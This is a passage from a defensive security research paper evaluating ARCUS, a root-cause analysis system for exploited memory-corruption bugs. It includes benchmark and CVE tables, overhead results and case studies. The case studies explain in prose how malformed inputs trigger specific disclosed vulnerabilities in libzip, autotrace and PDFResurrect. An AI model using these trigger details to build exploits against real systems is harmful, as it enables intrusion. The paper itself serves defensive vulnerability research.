2. *Can ARCUS locate and analyse real-world exploits?* We craft, trace, and have ARCUS analyze exploits for known CVEs and EDBs in real programs. ARCUS successfully handles 27 exploits and even discovers 4 new 0-day vulnerabilities, which we examine in additional case studies (Subsections 4.2 and 4.5).
3. *Are ARCUS' root cause reports consistent with real-world advisories and patches?* We manually verify that ARCUS' root cause reports are consistent with public disclosures and, where available, official patches (Subsection 4.3).
4. *Is ARCUS feasible to deploy in terms of runtime and storage overhead?* We measure the performance and storage overheads of tracing programs using the SPEC CPU 2006 benchmark and Nginx (Subsection 4.4).

Table 3: RIPE and Juliet Test Cases

Overall Results (Detection by ≥ 1 Strategies)

RIPE	TP	TN	FP	FN	Acc.
BSS	170	170	0	0	100%
Data	190	190	0	0	100%
Heap	190	190	0	0	100%
Stack	260	260	0	0	100%
Juliet	**TP**	**TN**	**FP**	**FN**	**Acc.**
CWE-134	1,200	2,600	0	0	100%
CWE-415	818	2,212	0	0	100%
CWE-416	393	1,222	0	0	100%

By Locating Strategy (RIPE)

Symbolic IP	TP	TN	FP	FN	Acc.
BSS	154	170	0	16	95.3%
Data	171	190	0	19	95.0%
Heap	154	190	0	36	90.5%
Stack	211	260	0	49	90.6%
Int Overflow	**TP**	**TN**	**FP**	**FN**	**Acc.**
BSS	60	170	0	110	67.6%
Data	60	190	0	130	65.8%
Heap	60	190	0	130	65.8%
Stack	150	260	0	110	78.8%

By Locating Strategy (Juliet)

Symbolic Args.	TP	TN	FP	FN	Acc.
CWE-134	1,200	2,600	0	0	100%
Track Frees	**TP**	**TN**	**FP**	**FN**	**Acc.**
CWE-415	818	2,212	0	0	100%
R/W Freed Addrs.	**TP**	**TN**	**FP**	**FN**	**Acc.**
CWE-416	393	1,222	0	0	100%

Experimental Setup & Runtime Monitor Selection. We use 2 distinct servers to represent the production and analysis systems, each running Debian Buster and containing an Intel® Core™ i7-7740X processor, 32GB of memory, and solid state storage. To serve as end-host runtime monitors, we use an open source CFI system [1] and our own segmentation fault handler. The former is used for the exploits that leverage code reuse attacks and the latter for crashes. We pick this particular CFI monitor because it is asynchronous and only guarantees detection of control flow violations by the next system call, which requires ARCUS to handle traces containing activity past the initial exploit.

4.1 Accuracy on Micro-Benchmarks

Before deploying ARCUS on real-world programs, we evaluate on benchmark test cases where there is known ground

truth for the location and behavior of every bug. This is necessary in order to measure false negatives (i.e., executions where a bug is triggered but ARCUS yields no report) and cannot be known for real-world programs.[9] False positives are measurable by manually reviewing reports.

Dataset & Selection Criteria. For the overflow modules (stack, heap, and integer), we use the complete RIPE [59] benchmark, which systematically exploits the provided test binary with different bugs (`memcpy`, `strlen`, etc.), strategies (ROP, code injection, etc.), and memory locations (stack, heap, etc.). We port the benchmark to 64-bit and manually create a second patched (bug-free) version of the test binary to measure false positives (FPs), false negatives (FNs), true positives (TPs) and true negatives (TNs). RIPE yields 810 working exploits in our environment.

RIPE does not contain tests for UAF, double free, or format string bugs. We address this shortcoming with the NIST C\C++ Juliet 1.3 suite [60], which contains 2,411 buggy and 6,034 bug-free binaries for CWE-416 (UAF), CWE-415 (double free), and CWE-134 (format string). These are all the test cases provided by Juliet for these CWEs.

Results. As presented at the top of Table 3, ARCUS correctly analyzes all the test cases across all suites with no FPs or FNs. That is, each TP is detected by at least 1 module and TN by none. We manually verify that the root cause reports for the TP cases correctly identify the buggy functions and the recommendations prevent the memory corruptions.

On closer investigation, we realize that ARCUS is so accurate on the RIPE cases because there are multiple opportunities for detecting overflows. For example, an integer overflow that corrupts a return pointer can be detected either by the integer overflow module when the register wraps around or by the stack overflow module when the pointer is overwritten. Detecting either behavior (or both) yields an accurate report. Based on this observation, we present the middle and bottom portions of Table 3, which separates the RIPE and Juliet results by the locating strategies from Table 1. For the modules tested by the Juliet cases, their capabilities do not overlap and yield the same numbers as in the overall table. For the strategies relevant to RIPE, we discover that the symbolic IP detection is 92.9% accurate, on average, whereas the integer overflow detection is 69.5%. The latter is expected given the challenges described in Subsection 3.3, like inferring signedness in binaries. We observe that the accuracy is consistent across exploit locations for symbolic IP (4.8% variation), but less so for integer overflow (13%) where it performs better on stack-based tests. Since each strategy yields 0 FPs, their capabilities compliment each other, covering their individual weaknesses and enabling ARCUS to operate effectively.

[9] If we knew the location and behavior of every bug in real-world programs, we could produce new versions that are guaranteed to be bug-free, which is obviously not possible with existing techniques.

4.2 Locating Real-World Exploits

With ARCUS verified to be working accurately on the micro-benchmarks, we turn our attention to real-world exploits.

Dataset & Selection Criteria. We select our vulnerabilities starting with a corpus of *proof of compromises* (PoCs) gathered from the LinuxFlaw [78] repository and Exploit-DB [79], distilled using the following selection procedure:

1. First, we filter PoCs pertaining to bug classes not covered by our modules (Subsection 3.3).
2. Next, we filter PoCs that fail to trigger in our evaluation environment.
3. Finally, for PoCs targeting libraries (e.g., `libpng`), we select a large real-world program that utilizes the vulnerable functionality (e.g., GIMP) for evaluation.

In total, we consider 34 PoCs pertaining to our covered bug classes (Step 1). Of these, 7 failed to trigger and were filtered (Step 2). The primary cause of failure is older PoCs written for 32-bit that cannot be converted to 64-bit. We decide to use GIMP for evaluating image library CVEs, GOOSE Publisher for CVE-2018-18957, exif for CVE-2007-2645, and PHP for CVE-2017-12858 (Step 3).[10]

This yields PoCs targeting 27 unique vulnerabilities across 20 programs, covering a diverse range of multimedia libraries, client applications, parsers, and web services. Some are commonly evaluated in related work (e.g., libexif [80]), whereas others align with our motivation of protecting production servers (e.g., nginx, ftp) and require ARCUS to handle more complex behaviors like multi-threading, inter-process communication, and GUIs (e.g., GIMP). For vulnerabilities that lead to arbitrary code execution, we develop the PoCs into exploits that use code reuse attacks like ROP. We create crashing exploits only as a last resort.

Results. Table 4 shows that our system is able to successfully localize all 27 exploited vulnerabilities. Surprisingly, ARCUS also uncovers 4 new 0-day vulnerabilities — 3 issued CVE IDs — that are possible to invoke along the same control flow path, bringing the total count to 31. An example of how this occurs is presented in Subsection 4.5. For exploited libraries evaluated in the context of a larger program (e.g., CVE-2004-0597), we show the traced program's name alongside the library.

Table 4 includes the number of basic blocks recorded in each trace ("# BBs" column) and size in megabytes ("Size (MB)" column). Traces range from 53,000 basic blocks to over 78,000,000. Sizes are from 600 KB to 56 MB. The larger sizes correlate with programs containing GUIs and complex plug-in frameworks.

[10] We could not find larger programs in the Debian repositories that trigger CVE-2007-2645 or CVE-2018-18957.

Table 4: System Evaluation for Real-World Vulnerabilities

CVE / EDB	Type	Program	# BBs	Size (MB)	ΔRoot Cause	ΔAlert	Located	Has Patch	Match
CVE-2004-0597	Heap	GIMP (libpng)	41,625,163	56.0	247	1	Yes	[61]	Yes†
CVE-2004-1279	Heap	jpegtoavi	67,772	0.65	26,216	1	Yes	No	-
CVE-2004-1288	Heap	o3read	74,723	0.65	33,211	1	Yes	[62]	Yes
CVE-2009-2629	Heap	nginx	300,071	1.10	28	33,824	Yes	[63]	Yes
CVE-2009-3896	Heap	nginx	283,157	1.10	59	16,821	Yes	[64]	Yes
CVE-2017-9167	Heap	autotrace	75,404	1.01	1,828	2	Yes	No	-
CVE-2018-12326	Heap	Redis	291,275	1.20	8	234	Yes	[65]	Yes
EDB-15705	Heap	ftp	260,986	0.85	19,322	2	Yes	No	-
CVE-2004-1257	Stack	abc2mtex	53,490	0.67	6,319	1	Yes	No	-
CVE-2009-5018	Stack	gif2png	90,738	1.09	1,848	1	Yes	[66]	Yes
CVE-2017-7938	Stack	dmitry	100,186	0.71	4,051	14,402	Yes	No	-
CVE-2018-12327	Stack	ntpq	374,830	1.85	122,740	77,990	Yes	[67]	Yes
CVE-2018-18957	Stack	GOOSE (libiec61850)	65,198	0.71	94	30	Yes	[68]	Yes
CVE-2019-14267	Stack	pdfresurrect	128,427	0.66	83,123	1	Yes	[69]	Yes
* EDB-47254	Stack	abc2mtex	53,490	0.67	6,566	-	Yes	No	-
EDB-46807	Stack	MiniFtp	60,849	0.69	335	107	Yes	No	-
CVE-2006-2025	Integer	GIMP (libtiff)	78,419,067	55.0	3	8	Yes	[70]	Yes
CVE-2007-2645	Integer	exif (libexif)	67,697	0.97	1	7	Yes	[71]	Yes
CVE-2013-2028	Integer	nginx	809,977	2.00	1	25,268	Yes	[72]	Yes
CVE-2017-7529	Integer	nginx	1,049,494	1.10	2	780,404	Yes	[73]	Yes
CVE-2017-9186	Integer	autotrace	75,142	1.00	1	1	Yes	No	-
CVE-2017-9196	Integer	autotrace	74,695	1.03	1	203	Yes	No	-
* CVE-2019-19004	Integer	autotrace	132,302	1.02	1	-	Yes	No	-
CVE-2017-11403	UAF	GraphicsMagick	2,316,152	4.61	38	1	Yes	[74]	Yes
CVE-2017-14103	UAF	GraphicsMagick	2,316,133	4.61	38	1	Yes	[74]	Yes
CVE-2017-9182	UAF	autotrace	132,302	1.02	296	58,058	Yes	No	-
* CVE-2019-17582	UAF	PHP (libzip)	5,980,255	6.40	49	-	Yes	[75]	Yes
CVE-2017-12858	DF	PHP (libzip)	5,980,255	6.40	51	719	Yes	[75]	Yes
* CVE-2019-19005	DF	autotrace	132,302	1.02	57,859	-	Yes	No	-
CVE-2005-0105	FS	typespeed	127,209	0.74	1	1	Yes	[76]	Yes
CVE-2012-0809	FS	sudo	108,442	0.69	1	1	Yes	[77]	Yes
		Average:	**4,568,619**	**5.07**	**11,722**	**36,804**			

* New vulnerability discovered by ARCUS.

† Equivalent to applied patch.

The "ΔRoot Cause" column lists how many basic blocks were executed between the state where ARCUS first identifies the vulnerability and its determined root cause point. The numbers vary substantially by class, with heap and stack overflows having distances upwards of 120,000 basic blocks whereas integer overflows and format strings are usually 1.

"ΔAlert" reports the number of blocks between where the runtime monitor flagged the execution and where ARCUS first detected the bug during analysis. In other words, the distance between the monitor alert and the ultimate root cause determined by ARCUS is the sum of "ΔRoot Cause" and "ΔAlert." Distances vary depending on which monitor was tripped and the overall program complexity. Some executions were not halted until over 700,000 blocks past the bug's initial symptoms. 0-days found by ARCUS have no reported value since they were not detected by a monitor.

4.3 Consistency to Advisories & Patches

We evaluate the quality of reports for the real-world exploits by manually comparing them against public vulnerability advisories. For example, in CVE-2017-9167, the advisory states that AutoTrace 0.31.1 has a heap-based buffer overflow in the `ReadImage` function defined in `input-bmp.c` on line 337. Accordingly, we expect ARCUS's root cause report to include the code compiled from this line.

When ARCUS provides a recommendation for extra constraints, we also manually verify that the reported guardian does in fact control the execution of the vulnerable code and that the recommended constraints would prevent the exploit. For example, the ARCUS report for CVE-2018-12327 recommends enforcing at the inner most loop in Figure 1 that a '`]`' character occurs within the first 257 characters of `hname`, as explained in detail in Subsection 3.2. This does prevent the exploit from succeeding, making the report satisfactory.

Some of the evaluated vulnerabilities have already been fixed in newer versions of the targeted programs. In these cases, we use the patch to further verify the quality of ARCUS's reports by manually confirming that they identify the same code.

Results. The results are shown in the "Located," "Has Patch," and "Match" columns of Table 4. All 31 reports correctly identify the exploited vulnerable code. There are patches available at the time of evaluation for 5 of the 8 heap overflows, 4 of the 8 stack overflows, 4 of the 7 integer overflows, 3 of the 4 use after frees, 1 of the 2 double frees,

and all 2 format string vulnerabilities. In all but 1 of the 19 official patches available for our tested vulnerabilities, the report generated by ARCUS is consistent with the applied patch. CVE-2004-0597 is a special case where a parent function calls a child using unsafe parameters, causing the child to overflow a heap buffer. ARCUS correctly identifies the vulnerable code, however the developers chose to patch the parent function, whereas ARCUS suggests adding checks inside the child. Both fixes are correct, so this report is satisfactory despite being slightly different from the official patch. 12 of the evaluated vulnerabilities are not patched at the time of evaluation.

4.4 Runtime & Storage Overheads

Dataset & Selection Criteria. To evaluate the performance and storage overheads of ARCUS, we start with the SPEC CPU 2006 benchmark and a storage threshold of 100 GB. We pick this suite because it is commonly used and intentionally designed to stress CPU performance. Since our design requires control flow tracing, CPU intensive tasks are the most costly to trace. I/O tasks by comparison incur significantly less overhead due to blocking, which we demonstrate using Nginx with PHP. Consequently, we consider the SPEC workloads to represent realistic worst case scenarios for ARCUS.

To simulate long-running services and heavy workloads, we stress Nginx and PHP with default settings using ApacheBench (ab) to generate 50,000 requests for files ranging from 100 KB to 100 MB. This experiment also uses a 100 GB storage threshold.

Results. Figure 6 shows the performance and storage overheads of tracing the SPEC workloads without the runtime monitors. The average overhead is 7.21% with a geometric mean of 3.81%, which is consistent with other Intel PT systems [1], [2]. A few workloads have overheads upward of 25%, which is also consistent with prior work and is caused by programs with frequent indirect calls and jumps. A workload yields 110 MB of data on average, which at our chosen storage threshold allows us to store 930 invocations of the program before old data is deleted. In the worst case, we can store 83 invocations.

For the Nginx with PHP stress test, shown in Figure 7, performance overhead is negligible at under 2%. ARCUS generates at most 1.6 MB of data per request, allowing us to store the past 64,000 requests given our 100 GB storage quota. We observe that file size has little influence over storage requirements, with the smallest file producing 1.2 MB of data per request and the largest producing 1.6 MB.

4.5 Case Studies

Discovering Nearby 0-Days. ARCUS discovers that version 1.2.0 of `libzip` has a known vulnerability that can be altered into a new, previously undiscovered, 0-day.[11] Specifically, there is a buggy memory freeing function that maintains a flag in a parent structure to track whether a substructure has already been freed. Calling the freeing function twice on the same structure, without checking the flag, results in a double free (CVE-2017-12858), exploitable via a malformed input.

However, what was not previously known, but uncovered by ARCUS, is that further corrupting the malformed input can trigger a UAF, which has been assigned CVE-2019-17582. Specifically, after freeing the parent structure, invoking the freeing function again can cause it to access the flag that is no longer properly allocated.

Although both bugs reside in the same function, they are distinct — the known CVE double frees the child structure while the new bug inappropriately accesses the parent structure's flag. A developer fixing the prior by more carefully checking the flag will not remediate the latter. ARCUS is able to find this new CVE because it considers all data flows over the executed path.

Vulnerabilities Cascading Into 0-Days. An interesting example in `autotrace` demonstrates how a patch can address one bug, but fail to fix related "downstream" bugs, which gives ARCUS the opportunity to uncover new vulnerabilities. Version 0.31.1 contains a UAF vulnerability exploitable via a malformed input bitmap image header (CVE-2017-9182). Ultimately, ARCUS discovers two additional *downstream* vulnerabilities: an integer overflow (CVE-2019-19004) and a double free (CVE-2019-19005).

They all stem from a lack of input file validation. When the value of the `bits_per_pixel` field of the image header is invalid, after the known UAF, a previously unreported integer overflow can occur as `autotrace` attempts to calculate the number of bytes per row in the `input_bmp_reader` function. ARCUS then discovers an additional double free that releases *the same freed buffer* the UAF accesses. In short, all 3 vulnerabilities are triggered by the same malformed header field, but each resides in a different code block, meaning a developer fixing one may overlook the others.

Vulnerabilities Over Large Distances. Version 0.15 of the program `PDFResurrect` has a buffer overflow vulnerability (CVE-2019-14267) that can be exploited via a malformed PDF to achieve arbitrary code execution. When the function encounters a '`%%EOF`' in the PDF, it scans backwards looking for an '`f`' character, which is supposed to represent the end of '`startxref`'. As it scans, a register representing `pos_count` is incremented. An attacker can create a malformed PDF without a '`startxref`,' causing `pos_count` to exceed 256

[11] Post evaluation, we discovered that this vulnerability had been described in a previous bug report, however it was never issued a CVE ID and so we were unaware of it while evaluating ARCUS. Consequently, we were the first to report it to a CVE authority, resulting in the issuance of CVE-2019-17582.




Figure 6: Performance overhead and storage size of tracing the SPEC CPU benchmark. The average overhead is 7.21% and the geometric mean is 3.81%. The average trace size is 110 MB and the geometric mean is 38.2 MB.




Figure 7: Performance overhead and storage required to trace Nginx. The performance overhead is under 2% and the maximum storage is 1.6 MB per request.

and overflow `buf`. This bug can be exploited to overwrite the stack and achieve arbitrary code execution.

What is interesting about this example is the vulnerable function loads *all* cross references before returning, any one of which could trigger the described overflow. This means thousands of references can be loaded between the corruption point and the return that starts the arbitrary code execution. In our crafted exploit, this distance is over 83,000 basic blocks (see Table 4) and includes almost *17,000* function calls. ARCUS successfully identifies the root cause of the vulnerability despite this distance.

5 Discussion & Limitations

False Negatives & Positives. Prior work enumerates the possible sources of error in symbolic analysis [81], which are not special to ARCUS. ARCUS is a root cause analysis framework invoked in response to an end-host monitor's alert, so it depends on the monitor detecting an attack symptom [82]. As described in Subsection 3.3, some of the modules implemented in ARCUS can incur false negatives.

Only the integer overflow module can yield false positives due to its combination of forward analysis and heuristics. The sole case we have encountered occurs in `libpng`, where an overflowed value is passed to another function, triggering a detection by ARCUS, but then the receiving function performs additional checks, preventing exploitation. Such patterns of checking for overflows in the receiving function (as opposed to the sending) are atypical [58].

Robustness. Recommendations made by ARCUS are based on constraints built from a single execution path, meaning completeness cannot be guaranteed. Human developers are expected to implement the official patch using ARCUS's recommendation as a starting point. Like most solutions that incorporate symbolic analysis, ARCUS is not well suited to building constraints within cryptography procedures, making the current prototype poorly suited for handling bugs within libraries like OpenSSL (e.g., CVE-2010-2939). However, this does not prevent ARCUS from analyzing programs that import such libraries — because the APIs can be modeled — and there are tailored analysis techniques [83] that ARCUS can adopt in future work. Similarly, we do not expect the current ARCUS prototype to perform well on heavily obfuscated binaries or virtual machines (e.g., JVM). The kernel module can trace programs that dynamically generate code, including just-in-time (JIT) compilation, however additional API modeling is required for angr to support web browsers. Conversely, ARCUS already successfully handles some complex programs (e.g., GIMP, 810,000 source lines of C/C++), demonstrating potential for future improvement.

Cross-Platform Support. The current implementation of ARCUS is for x86-64 Linux, but with engineering effort it can support other platforms. Currently, the analysis uses VEX IR semantics, which is machine independent, and angr can lift several hardware architectures. Our "what-if" approach is also machine independent. The integer overflow module leverages some x86-specific semantics to help infer signedness, but it also contains general techniques and can be extended in future work. The memory allocation and format string modules require the semantics for allocation and format string functions (e.g., `printf`, `malloc`). The current prototype supports typical libraries like `libc` and `jemalloc` and prior work proposes techniques for custom functions [84], which can be incorporated in future work.

The largest task is the tracing functionality, which requires an OS module. Although Windows® 10 has an Intel PT driver for tracing applications [85], it is not intended for third-party use and Microsoft® has not released any documentation. While it would be easy for Microsoft to implement ARCUS for Windows, for anyone else, it would require reverse engi-

neering Microsoft's driver [86].

6 Related Work

6.1 Symbolic Execution

The earliest work in symbolic execution demonstrated how executing with symbolic variables can aid in testing and debugging code [87]. As solvers became more efficient, literature emerged for how to use symbolic execution to replay protocols [88] and detect vulnerabilities [89]–[92]. Symbolic execution was also applied to side-channel research [93], firmware analysis [94], correctness of cryptography software [95], emulator testing [96] and automatic binary patching [97].

Much of this work focused on a subset of symbolic analysis called *concolic execution*. Rather than performing pure static analysis, which can get stuck on loops and string parsing, concolic systems leverage real executions for guidance [98]–[100], exploring outwards from the concrete executions to examine as many paths as possible [80], [101]. However, this can lead to state explosion, especially as the analysis deviates further from the concrete execution. This led to hybrid approaches [102], [103], which alternate between fuzzing and symbolic exploration to manage state explosion.

A less explored direction is single path concolic execution, which has proven useful in automatically generating exploits [101], [104], [105] and reverse engineering. The advantage of single path is it sidesteps the issue of state explosion, but it also relies heavily on receiving concrete executions that cover interesting program behaviors. ARCUS distinguishes itself by providing concise root causes using execution traces without needing concrete inputs.

6.2 Root Cause & Crash Dump Analysis

One of the earliest techniques for root cause analysis, delta debugging [106], [107], compares program states between successful and failing inputs to narrow down the set of relevant variables. Another popular approach is to use program slicing to extract only the code that contributes to the failure condition [108]. Delta debugging struggles to generate enough inputs in both classes to be effective while the latter requires tainting or lightweight replay to keep slices small.

Some failure sketching systems handle security bugs like overflows [109], but most focus on race conditions because they are harder to reproduce [110]. Although races have serious security implications, they are not the only class hindering modern programs. There is also work on application layer root cause, including analysis of browser warnings and websites, trace-based pinpointing of insecure keys, and bug finding using written reports, which is orthogonal to ARCUS.

Another direction is crash dump analysis [111], which aims to locate the cause of software crashes. However, while our motivations overlap, our assumptions and scope do not. Crash dump analysis assumes bugs will manifest into crashes, but ARCUS can detect non-crashing exploits. Crash dumps yield partial stack and memory info whereas we have PT traces and snapshots. Data in crash dumps can be corrupt whereas the integrity of PT is protected by the kernel. These factors make our technical challenges significantly different.

7 Conclusion

This work presents ARCUS, a system for performing concise root cause analysis over traces flagged by end-host runtime monitors in production systems. Using a novel "what if" approach, ARCUS automatically pinpoints a concise root cause and recommends new constraints that demonstrably block uncovered vulnerabilities, enabling system administrators to better inform developers about the issue. Leveraging hardware-supported PT, ARCUS decouples the cost of analysis from end-host performance.

We demonstrate that our approach can construct symbolic program states and analyze several classes of serious and prevalent software vulnerabilities. Our evaluation against 27 vulnerabilities and over 9,000 Juliet and RIPE test cases shows ARCUS can automatically identify the root cause of all tested exploits, uncovering 4 new vulnerabilities in the process, with 0 false positives and negatives. ARCUS incurs a 7.21% performance overhead on the SPEC 2006 CPU benchmark and scales to large programs compiled from over 810,000 lines of C/C++ code.

Acknowledgments

We thank the anonymous reviewers for their helpful and informative feedback. This material was supported in part by the Office of Naval Research (ONR) under grants N00014-19-1-2179, N00014-17-1-2895, N00014-15-1-2162, and N00014-18-1-2662, and the Defense Advanced Research Projects Agency (DARPA) under contract HR00112090031. Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of ONR or DARPA.

References

[1] H. Hu, C. Qian, C. Yagemann, S. P. H. Chung, W. Harris, T. Kim, and W. Lee, "Enforcing unique code target property for control-flow integrity," in *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, Oct. 2018.

[2] X. Ge, W. Cui, and T. Jaeger, "Griffin: Guarding control flows using intel processor trace," in *Proceedings of the 22nd ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Xi'an, China, Apr. 2017.

[3] M. Khandaker, A. Naser, W. Liu, Z. Wang, Y. Zhou, and Y. Cheng, "Adaptive call-site sensitive control flow integrity," in *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*, IEEE, 2019, pp. 95–110.

[4] W. He, S. Das, W. Zhang, and Y. Liu, "Bbb-cfi: Lightweight cfi approach against code-reuse attacks using basic block information," *ACM Transactions on Embedded Computing Systems (TECS)*, vol. 19, no. 1, pp. 1–22, 2020.

[5] A. J. Mashtizadeh, A. Bittau, D. Boneh, and D. Mazières, "Ccfi: Cryptographically enforced control flow integrity," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015, pp. 941–951.

[6] M. Zhang and R. Sekar, "Control flow integrity for cots binaries," in *22nd USENIX Security Symposium (USENIX Security 13)*, 2013, pp. 337–352.

[7] L. Feng, J. Huang, J. Hu, and A. Reddy, "Fastcfi: Real-time control flow integrity using fpga without code instrumentation," in *International Conference on Runtime Verification*, Springer, 2019, pp. 221–238.

[8] B. Niu and G. Tan, "Modular control-flow integrity," in *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2014, pp. 577–587.

[9] Y. Gu, Q. Zhao, Y. Zhang, and Z. Lin, "Pt-cfi: Transparent backward-edge control flow violation detection using intel processor trace," in *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, 2017, pp. 173–184.

[10] B. Niu and G. Tan, "Rockjit: Securing just-in-time compilation using modular control-flow integrity," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, 2014, pp. 1317–1328.

[11] S. Forrest, S. Hofmeyr, and A. Somayaji, "The evolution of system-call monitoring," in *2008 Annual Computer Security Applications Conference (ACSAC)*, IEEE, 2008, pp. 418–430.

[12] D. Sehr, R. Muth, C. L. Biffle, V. Khimenko, E. Pasko, B. Yee, K. Schimpf, and B. Chen, "Adapting software fault isolation to contemporary cpu architectures," 2010.

[13] R. Wahbe, S. Lucco, T. E. Anderson, and S. L. Graham, "Efficient software-based fault isolation," in *Proceedings of the fourteenth ACM symposium on Operating systems principles*, 1993, pp. 203–216.

[14] J. Ansel, P. Marchenko, Ú. Erlingsson, E. Taylor, B. Chen, D. L. Schuff, D. Sehr, C. L. Biffle, and B. Yee, "Language-independent sandboxing of just-in-time compilation and self-modifying code," in *Proceedings of the 32nd ACM SIGPLAN conference on Programming language design and implementation*, 2011, pp. 355–366.

[15] J. A. Kroll, G. Stewart, and A. W. Appel, "Portable software fault isolation," in *2014 IEEE 27th Computer Security Foundations Symposium*, IEEE, 2014, pp. 18–32.

[16] B. Patel, *Intel Releases New Technology Specifications to Protect Against ROP attacks*, https://software.intel.com/content/www/us/en/develop/blogs/intel-release-new-technology-specifications-protect-rop-attacks.html, [Online; accessed 26-June-2020].

[17] *Control Flow Guard*, https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard, [Online; accessed 26-June-2020].

[18] M. Costa, J. Crowcroft, M. Castro, A. Rowstron, L. Zhou, L. Zhang, and P. Barham, "Vigilante: End-to-end containment of internet worms," in *Proceedings of the twentieth ACM symposium on Operating systems principles*, 2005, pp. 133–147.

[19] D. Brumley, J. Newsome, D. Song, H. Wang, and S. Jha, "Towards automatic generation of vulnerability-based signatures," in *2006 IEEE Symposium on Security and Privacy (S&P'06)*, IEEE, 2006.

[20] J. Newsome, D. Brumley, D. Song, J. Chamcham, and X. Kovah, "Vulnerability-specific execution filtering for exploit prevention on commodity software.," in *NDSS*, 2006.

[21] A. Slowinska and H. Bos, "The age of data: Pinpointing guilty bytes in polymorphic buffer overflows on heap or stack," in *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*, IEEE, 2007, pp. 487–500.

[22] K. Bhat, E. Van Der Kouwe, H. Bos, and C. Giuffrida, "Probeguard: Mitigating probing attacks through reactive program transformations," in *Proceedings of the Twenty-Fourth International Conference on Architectural Support for Programming Languages and Operating Systems*, 2019, pp. 545–558.

[23] Y. Kwon, B. Saltaformaggio, I. L. Kim, K. H. Lee, X. Zhang, and D. Xu, "A2c: Self destructing exploit executions via input perturbation," in *Network and Distributed Systems Security (NDSS) Symposium 2017*, 2017.

[24] R. Ding, H. Hu, W. Xu, and T. Kim, "Desensitization: Privacy-aware and attack-preserving crash report," in *Network and Distributed Systems Security (NDSS) Symposium 2020*, 2020.

[25] F. Capobianco, R. George, K. Huang, T. Jaeger, S. Krishnamurthy, Z. Qian, M. Payer, and P. Yu, "Employing Attack Graphs for Intrusion Detection," in *New Security Paradigms Workshop*, ser. NSPW'19, 2019.

[26] S. Forrest, S. A. Hofmeyr, A. Somayaji, and T. A. Longstaff, "A sense of self for unix processes," in *Proceedings 1996 IEEE Symposium on Security and Privacy*, 1996, pp. 120–128. DOI: 10.1109/SECPRI.1996.502675.

[27] W. U. Hassan, S. Guo, D. Li, Z. Chen, K. Jee, Z. Li, and A. Bates, "Nodoze: Combatting threat alert fatigue with automated provenance triage," in *26th ISOC Network and Distributed System Security Symposium*, ser. NDSS'19, 2019.

[28] X. Han, T. Pasqueir, A. Bates, J. Mickens, and M. Seltzer, "Unicorn: Runtime provenance-based detector for advanced persistent threats," in *27th ISOC Network and Distributed System Security Symposium*, ser. NDSS'20, 2020.

[29] S. T. King, Z. M. Mao, D. G. Lucchetti, and P. M. Chen, "Enriching intrusion alerts through multi-host causality.," in *Proceedings of the 12th ISOC Network and Distributed System Security Symposium*, ser. NDSS'05, 2005.

[30] S. M. Milajerdi, R. Gjomemo, B. Eshete, R. Sekar, and V. Venkatakrishnan, "Holmes: Real-time apt detection through correlation of suspicious information flows," in *2019 IEEE Symposium on Security and Privacy*, Los Alamitos, CA, USA: IEEE Computer Society, 2019.

[31] X. Shu, D. (Yao, N. Ramakrishnan, and T. Jaeger, "Long-span program behavior modeling and attack detection," *ACM Transactions on Privacy and Security*, vol. 20, 2017.

[32] A. Wespi, M. Dacier, and H. Debar, "Intrusion detection using variable-length audit trail patterns," in *Recent Advances in Intrusion Detection*, Springer, 2000, pp. 110–129.

[33] C. Warrender, S. Forrest, and B. Pearlmutter, "Detecting intrusions using system calls: Alternative data models," in *Proceedings of the 1999 IEEE Symposium on Security and Privacy (Cat. No.99CB36344)*, 1999, pp. 133–145.

[34] Q. Wang, W. U. Hassan, D. Li, K. Jee, X. Yu, K. Zou, J. Rhee, Z. Zhen, W. Cheng, C. A. Gunter, and H. chen, "You are what you do: Hunting stealthy malware via data provenance analysis," in *27th ISOC Network and Distributed System Security Symposium*, ser. NDSS'20, 2020.

[35] K. Xu, K. Tian, D. Yao, and B. G. Ryder, "A sharper sense of self: Probabilistic reasoning of program behaviors for anomaly detection with context sensitivity," in *2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, 2016, pp. 467–478.

[36] M. Bellare and B. Yee, "Forward integrity for secure audit logs," Computer Science and Engineering Department, University of California at San Diego, Tech. Rep., 1997.

[37] J. E. Holt, "Logcrypt: Forward security and public verification for secure audit logs," in *Proceedings of the Australasian Information Security Workshop (AISW-NetSec)*, 2006.

[38] R. Paccagnella, K. Liao, D. (Tian, and A. Bates, "Logging to the danger zone: Race condition attacks and defenses on system audit frameworks," in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS'20, 2020.

[39] B. Schneier and J. Kelsey, "Cryptographic support for secure logs on untrusted machines.," in *Proceedings of the USENIX Security Symposium (USENIX)*, 1998.

